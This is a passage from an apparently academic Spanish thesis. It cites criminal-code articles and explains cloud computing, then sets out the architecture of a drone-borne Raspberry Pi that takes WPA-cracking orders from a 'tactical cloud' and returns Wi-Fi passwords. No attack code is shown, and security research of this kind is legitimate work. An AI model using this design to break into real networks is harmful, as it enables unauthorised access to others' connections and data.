1. El que, para descubrir los secretos o vulnerar la intimidad de otro, sin su consentimiento, se apodere de sus papeles, cartas, mensajes de correo electrónico o cualesquiera otros documentos o efectos personales, intercepte sus telecomunicaciones o utilice artificios técnicos de escucha, transmisión, grabación o reproducción del sonido o de la imagen, o de cualquier otra señal de comunicación, será castigado con las penas de prisión de uno a cuatro años y multa de doce a veinticuatro meses.

2.3.3.4. Artículo 286

1. Será castigado con las penas de prisión de seis meses a dos años y multa de seis a 24 meses el que, sin consentimiento del prestador de servicios y con fines comerciales, facilite el acceso inteligible a un servicio de radiodifusión sonora o televisiva, a servicios interactivos prestados a distancia por vía electrónica, o suministre el acceso condicional a los mismos, considerado como servicio independiente, mediante:

- *La fabricación, importación, distribución, puesta a disposición por vía electrónica, venta, alquiler, o posesión de cualquier equipo o programa informático, no autorizado en otro Estado miembro de la Unión Europea, diseñado o adaptado para hacer posible dicho acceso.*

- *La instalación, mantenimiento o sustitución de los equipos o programas informáticos mencionados en el párrafo 1.º*

2. Con idéntica pena será castigado quien, con ánimo de lucro, altere o duplique el número identificativo de equipos de telecomunicaciones, o comercialice equipos que hayan sufrido alteración fraudulenta.

3. A quien, sin ánimo de lucro, facilite a terceros el acceso descrito en el apartado 1, o por medio de una comunicación pública, comercial o no, suministre información a una pluralidad de personas sobre el modo de conseguir el acceso no autorizado a un servicio o el uso de un dispositivo o programa, de los expresados en ese mismo apartado 1, incitando a lograrlos, se le impondrá la pena de multa en él prevista.

4. A quien utilice los equipos o programas que permitan el acceso no autorizado a servicios de acceso condicional o equipos de telecomunicación, se le impondrá la pena prevista en el artículo 255 de este Código con independencia de la cuantía de la defraudación.

2.3.3.5. Interpretación de los artículos

La mayor dificultad a la hora de interpretar estos artículos es en la forma de probar que se ha cometido el delito y de cuantificarlo, para ver si el valor es superior o no a los 400 euros que especifican los artículos 255 y 256. Esto se debe al uso de tarifas planas con la mayoría de operadoras, y que la conexión a una red wifi no supone ningún aumento en la tarifa, ya que el usuario únicamente puede sufrir una disminución en la velocidad de la conexión. En caso de autónomo o de empresa, esta disminución puede generar perjuicio en el desarrollo de su trabajo.

Si aprovechamos la conexión ajena y accedemos a sus datos privados tenemos, según el artículo 197, penas mayores que llevan a la cárcel. Así mismo ocurre con la fabricación y distribución de herramientas que ayuden a acceder a dichas redes según el artículo 286.

2.4. Computación en la nube (Cloud Computing)

"La computación en la nube es un paradigma que sirve para ofrecer ciertos servicios de computación a través de una red, que normalmente suele ser internet"(Wikipedia, 2012a). También se conoce a la computación en la nube como servicios en la nube o cloud computing.

La principal característica de la computación en la nube es que ofrece como servicio al usuario todo lo que puede ofrecer de forma independiente un sistema informático. Esto hace que el usuario pueda acceder al servicio sin la necesidad de tener ningún conocimiento de cómo se realiza todo el proceso para generarlo.

Esta computación se realiza a través de servidores de Internet que reciben las diferentes peticiones que se realizan a lo largo del tiempo. Lo único necesario es tener conexión a Internet para acceder al servicio desde un ordenador o móvil. El uso de este paradigma produce una reducción considerable en los costes de la empresa y que las páginas web que se utilicen en estos servidores sean menos vulnerables frente a los ataques informáticos, ya que se pueden implementar medidas de seguridad más robustas que las que pueda aplicar una empresa de forma independiente.

La computación en la nube se ha convertido en un nuevo modelo en el cual se pueden ofrecer servicios tanto de negocio como de tecnología, creándose una variedad de servicios estandarizados. De esta forma, los usuarios pueden elegir en función de sus necesidades el tipo de servicios que desean utilizar.

Una de las principales características de este tipo de computación es la integración de los servicios en red, dando una mayor facilidad y rapidez para usar el servicio con respecto al uso de una aplicación comercial, lo que da la posibilidad de tener el servicio a nivel mundial.

Con respecto a la seguridad, en la computación en la nube hay tanto puntos a favor como en contra. Uno de los puntos a favor, tiene que el proveedor del servicio puede proporcionar mayores medidas y recursos de seguridad que los que pueda ofrecer un particular o empresa pequeña. Un punto en contra, tiene que es un gran objetivo para la mayoría de atacantes, ya que conseguir vulnerar su seguridad implica poder acceder a la información de muchos usuarios, concentrando todo el esfuerzo en un solo objetivo.

Dado que este paradigma incluye casi todos los tipos de servicios en línea, se puede realizar una clasificación en tres grandes bloques dependiendo del tipo de servicio que se ofrece al cliente. A continuación, se explica en qué consiste cada uno y cuáles son sus características:

- Software como servicio (SaaS). Consiste en un modelo de distribución de software que pone al servicio de los usuarios, a través de Internet, las aplicaciones, en lugar de una distribución física del software por parte de la empresa. En este caso, el usuario no tiene el control total de la aplicación, sino que únicamente puede interactuar con ella para el uso de las características que ofrece la aplicación. La principal ventaja es que no es necesario tener que instalarla en los equipos, ni tener que llevar su mantenimiento ni soporte. Ejemplo: VidCruiter (Vidcruiter, 2009).

- Plataforma como servicio (PaaS). Consiste en el agrupamiento de varias herramientas para ofrecer un servicio que proporcione todo lo necesario para un entorno de desarrollo, como puede ser sistemas operativos, o APIs. Este agrupamiento o plataforma de desarrollo permite crear aplicaciones propias sin la necesidad de descargarse todos los componentes necesarios para ello. Ejemplo: AppEngine (Google, 2014).

- Infraestructura como Servicio (IaaS). Este tipo se encarga de facilitar almacenamiento y herramientas de cómputo como un servicio estandarizado a través de la red. En él se puede incluir el uso de servidores, sistemas de almacenamiento o diferentes componentes de red. Ejemplo: Web services de Amazon (Amazon, 2010).

En nuestro proyecto se utiliza el tercer tipo de servicio, usando la nube como servidor donde alojar nuestra aplicación web y nuestro programa en Python encargado de las comunicaciones entre la aplicación y la Raspberry.

Capítulo 3

Desarrollo del proyecto

En este capítulo se presentan todos los detalles técnicos y los elementos de los que consta el dron tras el estudio realizado de los distintos drones del mercado y tras considerar la construcción por piezas junto con las principales características y especificaciones de la Raspberry Pi 3.

3.1. Material utilizado

3.1.1. Dron elegido

El modelo AR Drone 2.0 (Parrot, 2010) de la empresa francesa Parrot es el dron elegido para el proyecto. Este dron es uno de los más populares y vendidos a nivel mundial dentro de los drones de uso recreativo de gama media.

También ha sido utilizado en comunidades de desarrollo, en universidades y en webs de internet como objeto de diferentes experimentos.

Las principales razones por la que se ha elegido este dron para usarlo en el proyecto frente a otros modelos, son las siguientes:

- Tiene una excelente relación calidad-precio, en comparación con otros modelos con características similares.
- Es un modelo muy exitoso y popular, habiendo una gran cantidad de información y ayuda en la web, con una gran comunidad detrás suya.
- Está soportado por varios dispositivos móviles y sistemas operativos.
- Pueden desarrollarse aplicaciones a partir de un kit de desarrollo de software (SDK) que puede ser descargado libremente desde la plataforma de la compañía, siendo un gran punto a su favor.
- Dentro de la comunidad de desarrolladores hay mucha interacción, disponiendo de varios medios para poder resolver dudas o aprender nuevos

Figura 3.1: AR Drone 2.0 Parrot

usos y técnicas para usar el SDK con diferentes funciones.

- El modelo escogido viene con un módulo GPS y grabación de vuelo, el cual nos puede ayudar a la planificación de la ruta de forma más fácil y fiable.
- En cuanto a sus características técnicas, nos interesa su capacidad de transportar alrededor de 400 gramos y su batería de polímero de litio con 3 celdas y 1500 mAh, con 18 minutos de vuelo.

Para consultar las especificaciones del dron:

`http://ardrone-2.es/especificaciones-ar-drone-2/`

Gracias al SDK y a la comunidad de desarrolladores, surge una aplicación llamada QGroundControl, que proporciona control de vuelo completo y planificación de misiones, la cual será la que utilicemos en el proyecto.

3.1.2. Microcomputador elegido

La Raspberry Pi 3 ha sido el microcomputador elegido que irá encima del dron.

Las principales razones por la que se ha elegido este microcomputador para usarlo en el proyecto frente a otros modelos, son las siguientes:

- Un precio realmente asequible, 35 euros.
- Una CPU de 1.2 GHz 64 bit a cuatro núcleos junto con un GB de SDRAM, con lo cual tenemos procesamiento para todos los elementos del proyecto.




Figura 3.2: AR Drone 2.0 Parrot

- Fuente de alimentación de 5V, lo que hace posible que se pueda alimentar con cualquier batería externa de móvil de bajo peso.

- Una imagen de Kali Linux con todas las herramientas necesarias de hacking expresamente preparada para este microcomputador.

Para consultar las especificaciones del microcomputador:
`https://www.raspberrypi.org/products/raspberry-pi-3-model-b/`

3.2. Arquitectura

Tras las elecciones realizadas, en este apartado se explica detalladamente todo el proceso de software que se utiliza a lo largo del proyecto, así como las relaciones entre los distintos componentes.

3.2.1. Estructura del proyecto

En este apartado se da una visión global de cada uno de los componentes que intervienen en el proyecto, y de la interacción entre ellos.

Los principales actores que intervienen son un ordenador que será controlado por el usuario, el dron, la Raspberry Pi 3, la nube táctica y la red wifi objetivo. También se puede observar cómo se comunican entre ellos, donde el ordenador sería el inicio comunicándose con el dron y con la nube táctica, está ultima con la Raspberry y la Raspberry es la encargada de conectar con la señal wifi de la red objetivo.

El ordenador es el que inicia todo el proceso de ataque, ya que desde él se utilizará un programa para conectarse con el dron y enviarle las coordenadas a las que se deberá desplazar. También será el encargado de conectarse a la nube táctica a través de la aplicación web que está en el servidor de la nube para controlar el sistema y ejecutar las órdenes que se desee para conseguir el objetivo establecido.

La nube táctica será el centro de operaciones, ya que en ella se encuentra la aplicación web, con la cual interactúa el usuario para ejecutar las órdenes que sean seleccionadas, y además el servidor Python, el cual es el encargado




Figura 3.3: Relación entre los principales módulos

de recibir la información de la aplicación web y enviar las órdenes necesarias a la Raspberry para que las ejecute. Más adelante se desarrolla estos dos componentes y su forma de comunicación, así como del servidor con la Raspberry.

Por último, está la Raspberry Pi 3, que contiene el cliente Python. Su función es la conexión con el servidor Python de la nube táctica y recibir las órdenes que le envíe para luego procesarlas y ejecutar los scripts necesarios para llevar a cabo la tarea que se le ha especificado. También en caso de ser necesario en alguna de esas órdenes que reciba enviará información al servidor Python de la nube táctica para que realice las operaciones que no es capaz de realizar por sí sola, estableciendo un flujo de comunicación bidireccional. Una vez haya terminado la tarea enviará un mensaje al servidor de finalización y si es necesario la información obtenida, como puede ser la contraseña de la red wifi.

Todo este proceso explicado en este apartado se puede observar de manera esquemática a continuación en la figura 3.4, donde aparecen los principales actores descritos en la figura 3.3. Se pueden observar las diferentes relaciones entre todos los componentes del proyecto a lo largo del flujo de la ejecución del sistema completo, desde que se inicia hasta que termina en caso de conectarse a la red wifi.

Como segunda versión, la diferencia es que la Raspberry contiene un programa en Bash que al ejecutarse controla el dron. Este programa desarrollado sustituye la aplicación utilizada desde el ordenador en la primera versión. La principal función del programa es la ejecución de diferentes órdenes para el movimiento del dron en función de las coordenadas actuales de este y las coordenadas del objetivo, pasadas al programa como argumentos.




Figura 3.4: Diagrama de flujo entre los módulos

3.2.2. Control del dron

Para controlar el dron el programa elegido es QGroundControl. Es una aplicación que proporciona un control de vuelo completo y planificación de la misión para una gran gama de drones. Puede configurarse de diferentes formas y posee una gran cantidad de opciones para configurar según las características que se deseen. Su principal objetivo es la facilidad de uso tanto por parte de gente sin experiencia, como por usuarios profesionales. Además, su código es abierto, por lo que se puede contribuir a su mejora o incluso evolucionar en una dirección conveniente para otro proyecto.

El programa se conecta automáticamente al dron al ser encendido. Para indicarle hacia donde ir es tan simple como hacer click en la parte del mapa que deseas que vaya, indicar la altitud en metros y pulsar el botón de lanzar.

Como segunda versión, la solución fue utilizar un paquete desarrollado en node.js, llamado ar-drone (FELIXGE, 2014), el cual ofrecía unas funciones para poder utilizar y controlar el dron de forma eficiente y fácil. Para ello se desarrollaron varios ficheros, uno para cada función que se podía realizar en el dron, como despegar, aterrizar, avanzar adelante, etc.

Después se creó un script, desarrollado en BASH, que es el fichero principal que controla el dron, al que se le pasan las coordenadas de destino como argumentos. Este fichero compara las coordenadas actuales del dron con las




Figura 3.5: QGroundControl

del objetivo, y entra en un bucle que ejecuta los ficheros node.js mencionados anteriormente en función del movimiento que tenga que realizar. Para ello compara la latitud actual con la de destino restándolas, y en caso de ser negativo avanza hacia adelante, en caso de ser positivo ejecuta la orden de moverse hacia atrás. En el caso de la diferencia entre las longitudes es igual, pero desplazándose hacia la izquierda y hacia la derecha. Una vez las coordenadas coincidan saldrá del bucle y aterrizará el dron.

Una característica del script es que a la hora de su funcionamiento no se tiene en cuenta la orientación del dron en el momento del despegue. Por lo tanto, se supone que el dron está orientado hacia el norte siempre durante su uso y todos los movimientos se basan en ello. Esto se ha realizado así por la enorme complejidad que supondría tener que añadir la variable de la orientación del dron durante el vuelo, pues en caso de no estar hacia el norte habría que reestructurar todas las llamadas a los movimientos según la orientación del dron y realizar cálculos con respecto al giro necesario para situarlo bien.

A la hora de calcular la diferencia entre las coordenadas actuales y las del objetivo, en el script se tiene en cuenta un margen de error en el caso de utilizar las coordenadas que proporciona el dron y establecer unas coordenadas completas como objetivo, ya que es difícil situar el dron en el punto exacto. Esto puede deberse a multitud de variables como puede ser el viento, el porcentaje de fallo que pueda tener la localización del dron en ese momento o incluso que el desplazamiento en los movimientos sobrepase constantemente el punto exacto.

3.2.3. Nube táctica

La nube táctica está formada por la aplicación web, a la cual se conecta el usuario y con la que interactúa según los objetivos que desee, y también por el servidor Python, el cual tiene como función interpretar la interacción del usuario en la aplicación web, y enviar las órdenes necesarias a la Raspberry donde está el cliente Python, el cual, se encarga de ejecutar las ordenes que




Figura 3.6: Diagrama script control del dron

el servidor le envíe.

La comunicación entre la aplicación web y el servidor Python se realiza mediante la lectura y escritura en ficheros. La página web escribe en un fichero la opción que se haya seleccionado y los parámetros que correspondan a esa opción. Por ejemplo, si se selecciona la opción de hackear una red con protocolo de cifrado WPA, en el fichero se escribirá el protocolo que se utiliza y los parámetros correspondientes que se piden en la web (en este caso la dirección MAC del router y el canal).

Por otro lado, el servidor está esperando a que se escriba en el fichero. Cuando detecta que ha escrito la aplicación web, lee la información y la interpreta. Con la información leída detecta la opción que se ha seleccionado y los argumentos que son necesarios para realizar esa tarea.

Una vez ha leído el fichero, el servidor Python lo interpreta y se comunica con el cliente que está en la Raspberry para transmitirle las órdenes, de manera que ejecute lo necesario para llevarlas a cabo. Este punto se explicará más detalladamente cuando se llegue al cliente Python y su conexión con la




Figura 3.7: Nube táctica

nube táctica.

Durante todo el proceso en el que el servidor lee el fichero y se comunica con el cliente, la aplicación web está en modo “trabajando", indicado mediante un texto en la página web. En este tiempo no se podrá realizar ninguna otra operación hasta que terminen las operaciones necesarias en el servidor y esté listo para realizar nuevas acciones.

Cuando el servidor haya finalizado todo el proceso para completar la acción ordenada desde la aplicación, el servidor escribirá los resultados en diferentes ficheros, dependiendo de la opción que sea seleccionada, y en ese momento la aplicación web leerá esa información y la mostrará. En caso de ser una opción para hackear un wifi, mostrará la contraseña o el análisis del *Handshake*, y en caso de ser un escaneo, mostrará las redes disponibles. Para el resto de opciones no hay nada que mostrar.

3.2.3.1. Aplicación web

La web se ha desarrollado con el framework Bootstrap, el cual ha facilitado el procedimiento y el diseño. En la figura 3.8 se puede observar la interfaz con la que se interactúa. Para entrar a la página es necesario acceder a la siguiente dirección web:

Para explicar el funcionamiento detallado de las opciones mostradas en la página se ha creado un manual de usuario, el cual viene en los anexos. En él se describen las opciones de la aplicación y sus diferentes funciones, mostrando las diferentes pantallas que aparecen a lo largo del proceso de interacción con cada opción disponible y la explicación correspondiente.




Figura 3.8: Comunicación aplicación web y servidor Python

3.2.3.2. Servidor Python

El servidor es el encargado de leer la información escrita por la página web en el fichero, interpretarlo y según la información que lea comunicar al cliente en la Raspberry la función que tiene que ejecutar.

La comunicación con la Raspberry se realiza mediante sockets. Una vez está establecida la comunicación, el servidor espera a que el cliente le envíe un mensaje llamado “ordenes", el cual quiere decir que la comunicación está establecida y ya puede realizar tareas. En ese momento, el cliente se queda esperando a una respuesta por parte del servidor.

Tras establecer comunicación, el servidor le enviará la información oportuna, en función de lo que haya leído del fichero. Está información que le envía se corresponde con el tipo de ataque seleccionado en la página, y los parámetros necesarios, como puede ser la dirección MAC. Durante el tiempo que tarda el cliente en ejecutar las tareas necesarias, el servidor estará esperando, sin ejecutar ninguna otra tarea, hasta que el cliente le envía de nuevo el mensaje “ordenes", lo cual quiere decir que está de nuevo disponible para llevar a cabo otra función. A partir de aquí, el servidor vuelve a leer la información que escriba la aplicación web y a enviársela.

Durante el tiempo de trabajo de cada operación, el servidor se encarga de comunicar su estado a la aplicación web (operativo o trabajando), el cual cambia cuando el cliente envía el mensaje de “ordenes". El servidor escribe esta información en uno de los ficheros en los que se encarga de leer la aplicación web para mostrar en la página. De esta forma, el usuario sabe si puede realizar una operación o debe esperar.

3.2.4. Cliente Raspberry

La Raspberry es el actor encargado de establecer comunicación con la nube táctica, quedarse a la espera de recibir órdenes por su parte, y ejecutar

Figura 3.9: Interfaz aplicación web

los scripts necesarios para llevar a cabo las tareas encomendadas. Para ello, se ha creado un cliente Python que, mediante sockets, establece comunicación con el servidor Python alojado en la nube táctica. Antes de comenzar a realizar tareas, el servidor estará esperando a que se le envíe el mensaje “ordenes"desde el cliente, el cual indica que la Raspberry está lista para recibir tareas y realizarlas.

La estructura del cliente es simple: consiste en un bucle continuo que interpreta los mensajes recibidos del servidor y que, en función del mensaje que le pasen, ejecuta los scripts correspondientes para realizar la tarea. Una vez ejecutadas las órdenes devuelve la información en forma de fichero para que el servidor interprete los resultados.

El fichero que usa el cliente principalmente es el clienteFINAL.py, el cual, actúa de receptor de órdenes del servidor, interpretándolas y llamando al resto de ficheros.




Figura 3.10: OWL

